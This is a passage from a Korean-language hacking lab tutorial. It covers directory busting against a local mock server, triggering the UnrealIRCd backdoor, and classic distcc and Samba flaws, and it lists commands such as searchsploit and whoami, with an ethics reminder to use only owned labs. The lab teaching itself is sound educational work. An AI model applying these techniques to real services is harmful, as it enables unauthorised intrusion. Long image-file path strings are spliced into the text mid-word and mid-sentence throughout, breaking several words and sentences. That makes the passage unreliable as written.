해결: 먼저 브라우저나 curl로 http://127.0.0.1:8081/이 열리는지 확인하고, cd /tmp/websrv2 후 서버를 띄웠는지 점검하세요.
벽 3. 301이 나왔는데 발견으로 치지 않았다
증상: 존재하는 디렉터리인데 스크립트가 놓칩니다.
원인: urllib는 301을 자동으로 따라가지만, 직접 소켓으로 구현하면 301이 그대로 보입니다.
해결: 판정 조건을 code == 200에서 code in (200, 301, 302, 403)으로 넓혀 보세요. 403(금지)도 "경로는 있다"는 신호입니다.
벽 4. UnrealIRCd 트리거를 보냈는데 반응이 없다
증상: 6667번에 접속해 트리거를 보냈는데 조용합니다.
원인: 트리거 문자열의 앞부분(백도어 접두어)이 정확하지 않거나, 백도어 없는 버전일 수 있습니다.
해결: searchsploit unreal ircd로 코드를 열어 트리거 형식을 그대로 베끼세요. 공개 코드에서 발동 문자열을 읽는 습관은 Step 120의 연장선입니다.벽 5. 탐색이 느리거나 서버가 버티지 못한다
증상: 워드리스트를 수천 개로 늘리니 오래 걸리거나 오류가 납니다.
원인: 순차 요청은 응답을 기다리는 시간이 누적됩니다 (Step 79의 스캐너와 같은 이치).
해결: 랩에서는 작은 사전으로 원리를 익히세요. 실전 도구(gobuster 등)는 병렬화와 타임아웃 관리를 해 줍니다 — 원리를 알았으니 이제 도구를 써도 눈으로 읽을 수 있습니다.
7. 정리
오늘의 개념
| 개념 | 한 줄 설명 |
|---|---|
| 디렉터리 버스팅 | 사전의 경로를 하나씩 요청해 상태 코드로 숨은 경로를 찾는 기법 |
|200 / 301 / 404 | 있다 / 이사 안내(사실상 있다) / 없다 — 탐색의 판독 기준 |
| 서비스별 고전 취약점 | distcc(명령 실행), UnrealIRCd(트리거), Samba(사용자명 주입) |
| 서비스 실행 계정 | 얻는 쉘의 권한을 결정하는 요인 |
| 발판 확보 | daemon 같은 제한된 쉘도 권한 상승의 출발점 |
| 공략 기록표 | 서비스·취약점·수법·권한을 적는 보고서의 원형 |
오늘의 명령어
| 명령 | 하는 일 |
|---|---|
python3 -m http.server 8081 --bind 127.0.0.1 |
모사 웹서버 열기 |
python3 dirbust.py |
숨겨진 경로 탐색 |
searchsploit 키워드 |
서비스별 공개 익스플로잇 찾기 |
curl http://대상:포트/경로 |
발견한 경로의 내용 확인 |
whoami (얻은 쉘에서) |
획득 권한 확인 |
head /tmp/websrv2.log |
공격의 로그 발자국 확인 |
명령어보다 중요한 감각
레퍼토리는 암기가 아니라 패턴으로 쌓입니다. 오늘 본 공격들은 겉모습이 달라도 뼈대는 하나 — "검증되지 않은 입력이 서버에서 동작이 된다" — 였습니다. 새 서비스를 만나면 "이 서비스는 어떤 입력을 어떻게 처리하지?"라고 묻는 습관이 레퍼토리를 스스로 늘려 줍니다.
그리고 오늘 로그에서 확인했듯, 탐색과 공격은 상대방 기록에 선명하게 남습니다. 기술이 늘수록 "내 행위가 상대 화면에 어떻게 보이는가"를 함께 생각하는 것 — 그것이 랩의 취미와 직업 윤리를 가르는 경계선입니다. 오늘의 모든 수법은 여러분이 소유한 랩과 합법 플랫폼에서만 완성됩니다.
전부 체크되면 Step 121 완료입니다. 사이드바의 체크박스를 눌러 진도를 저장하세요.